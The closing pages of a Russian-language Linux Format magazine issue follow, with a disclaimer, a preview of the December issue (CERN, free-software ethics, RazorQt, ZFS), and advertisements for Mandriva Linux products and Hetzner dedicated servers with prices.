Ответственность за содержание статьи несет ее автор. Мнение авторов может не совпадать с мнением редакции.

Все присланные материалы могут быть помещены на CD или DVD-диски, поставляемые вместе с журналом, если не было оговорено иное.

Ограничение ответственности: используйте все советы на свой страх и риск. Ни при каких условиях редакция Linux Format не несет ответственность за повреждение или ущерб, нанесенные вашему компьютеру и периферии вследствие использования тех или иных советов.

Linux – зарегистрированный товарный знак Линуса Торвальдса (Linus Torvalds). «GNU/Linux» заменяется на «Linux» в целях сокращения. Все остальные товарные знаки являются собственностью их законных владельцев. Весь код, опубликованный в журнале, лицензирован на условиях GPL v3. См. www.gnu.org/copyleft/gpl.html

За информацией о журналах, издаваемых Future plc group company, обращайтесь на сайт <http://www.futureplc.com>

В декабрьском номере

Linux в ЦЕРН! Да, в том самом!

Где-то в глубине под Швейцарией мудрые люди используют Linux для поиска истоков Вселенной. И они нам про это расскажут!

Этика свободного ПО

Могут ли чему-нибудь научить о Linux республика Платона, теория игр и идеи Дэвида Хьюма? Да еще как могут...


RazorQt

Если ваш компьютер надрывается под тяжестью KDE, но вас все же манит лоск Qt, на помощь спешит RazorQt.

ZFS

Установите на своем компьютере с Linux файловую систему промышленного класса и заработайте фишки умника.

Содержание будущих выпусков может меняться – вдруг мы заиграемся с нашим Nexus 7.



Mandriva Linux — один из самых популярных дистрибутивов GNU/Linux в мире. Главные преимущества Mandriva — дружелюбный интерфейс, простота настройки, возможность быстрой адаптации пользователей, ранее не знакомых с этой ОС, совместимость с широким спектром программного и аппаратного обеспечения.

Корпоративные продукты Mandriva Linux

Mandriva 2010.2 Powerpack

Дистрибутив Mandriva 2010.2 Powerpack включает набор офисных и серверных приложений, и подходит для установки на офисной или домашней рабочей станции и на сервере. Дружелюбный интерфейс, простота настройки Mandriva Powerpack, совместимость с широким спектром аппаратного обеспечения и совместимость с «1С:Предприятие» обеспечивают корпоративным пользователям возможность легкого перехода с Windows на GNU/Linux.

Mandriva Enterprise Server 5

Mandriva Enterprise Server 5 (MES 5) — это надежный и производительный дистрибутив GNU/Linux для корпоративного сервера. MES 5 поможет вам снизить текущие расходы и упростить инфраструктуру. В MES 5 интегрированы серверные разработки программистов Mandriva, в том числе сервер каталогов пользователей Mandriva Directory Server, а также ведущие свободные серверные приложения, которые помогут вам с минимумом затрат времени и энергии настроить и поддерживать необходимые вам серверы. Срок поддержки дистрибутива — 5 лет.

Сертифицировано ФСТЭК

Дистрибутивы Mandriva Linux сертифицированы по требованиям ФСТЭК по 5 классу для СВТ и 4 уровню контроля НДВ, что дает возможность использовать их для обработки конфиденциальной информации в автоматизированных системах класса до 1Г включительно и обработки персональных данных в информационных системах класса до К2 включительно.

- **Mandriva 2008 Spring Powerpack** — дистрибутив для рабочей станции или небольшого сервера.
- **Mandriva Corporate Server 4 Update 3** — дистрибутив для создания корпоративного сервера.
- **Mandriva Flash** — дистрибутив GNU/Linux, загружающийся и работающий прямо с USB-носителя.

EduMandriva — свободное ПО для образования

- Создано с участием российских преподавателей и методистов.
- Все ПО, необходимое для преподавания информатики.
- Методические материалы.

Наименование	Стоимость, руб.
Корпоративные продукты Mandriva	
Mandriva Linux 2010.2 Powerpack (DVD-Box)	1 300
Услуга подписки на Mandriva Enterprise Server 5 на 1 год, базовый уровень (с физическим носителем)	13 300
Услуга подписки на Mandriva Enterprise Server 5 на 3 года, базовый уровень (с физическим носителем)	34 800
Продукты Mandriva для образования	
Комплект программного обеспечения Mandriva Linux и EduMandriva для школ	3 500
Сертифицированные ФСТЭК продукты Mandriva	
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 10 рабочих мест	28 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 5 рабочих мест	14 500
Сертифицированный ФСТЭК Mandriva 2008 Spring Powerpack на 1 рабочее место	4 990
Сертифицированный ФСТЭК Mandriva Corporate Server 4.0 Update 3	10 050

С вопросами по продуктам Mandriva обращайтесь в ГНУ/Линуксцентр!

MANDRIVA УЖЕ ИСПОЛЗУЮТ:
МВД РФ, Минздравсоцразвития РФ, Минфин республики Саха (Якутия), Правительство Московской области, администрация Черниговского района, Приморского края, ОАО «Морион», сеть магазинов «Компьютер-центр «КЕЙ», группа компаний «ИМАГ», компания «Азбука мебели», и многие другие.

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru



ЦЕНЫ В СВОБОДНОМ ПАДЕНИИ

HETZNER DEDICATED
ROOT SERVER **EX 4**

~~5500~~ руб.

1900 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 4S**

~~5500~~ руб.

2200 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 6**

~~5500~~ руб.

2900 руб.

УСТАНОВКА

HETZNER DEDICATED
ROOT SERVER **EX 5**

~~1900~~ руб.

0 руб.

УСТАНОВКА

HETZNER DEDICATED ROOT SERVER **EX 4**

- Intel®Core™ i7-2600 Quadcore с поддержкой технологии Hyper-Threading
- 16 ГБ DDR3 RAM
- 2 x 3 ТБ SATA 6 Гбит/с 7200 об/м! (Software-RAID 1)
- Операционная система Linux
- Неограниченный трафик*
- IPv6 подсеть (/64)
- Установка из образов
- Без минимального контракта
- Установка 1900 рублей

1900
рублей в месяц

HETZNER DEDICATED ROOT SERVER **EX 5**

- Intel®Core™ i7-920 Quadcore с поддержкой технологии Hyper-Threading
- 24 ГБ DDR3 RAM
- 2 x 750 ГБ SATA 3 Гбит/с (Software-RAID 1)
- Операционная система Linux
- Неограниченный трафик*
- IPv6 подсеть (/64)
- Установка из образов
- Без минимального контракта
- Установка 0 рублей

2500
рублей в месяц



GreenIT
Best Practice Award

2011

Hetzner Online активно поддерживает защиту окружающей среды, используя исключительно 100% возобновляемые источники энергии. Выберите более чистое будущее вместе с Hetzner Online!



RU.HETZNER.COM

*Трафик предоставляется бесплатно. При превышении порога 10000 ГБ/месяц скорость соединения будет ограничена до 10 MBit/s. Стоимость аренды постоянного канала с пропускной способностью 100 MBit/s составляет 290 рублей за каждый дополнительный ТВ.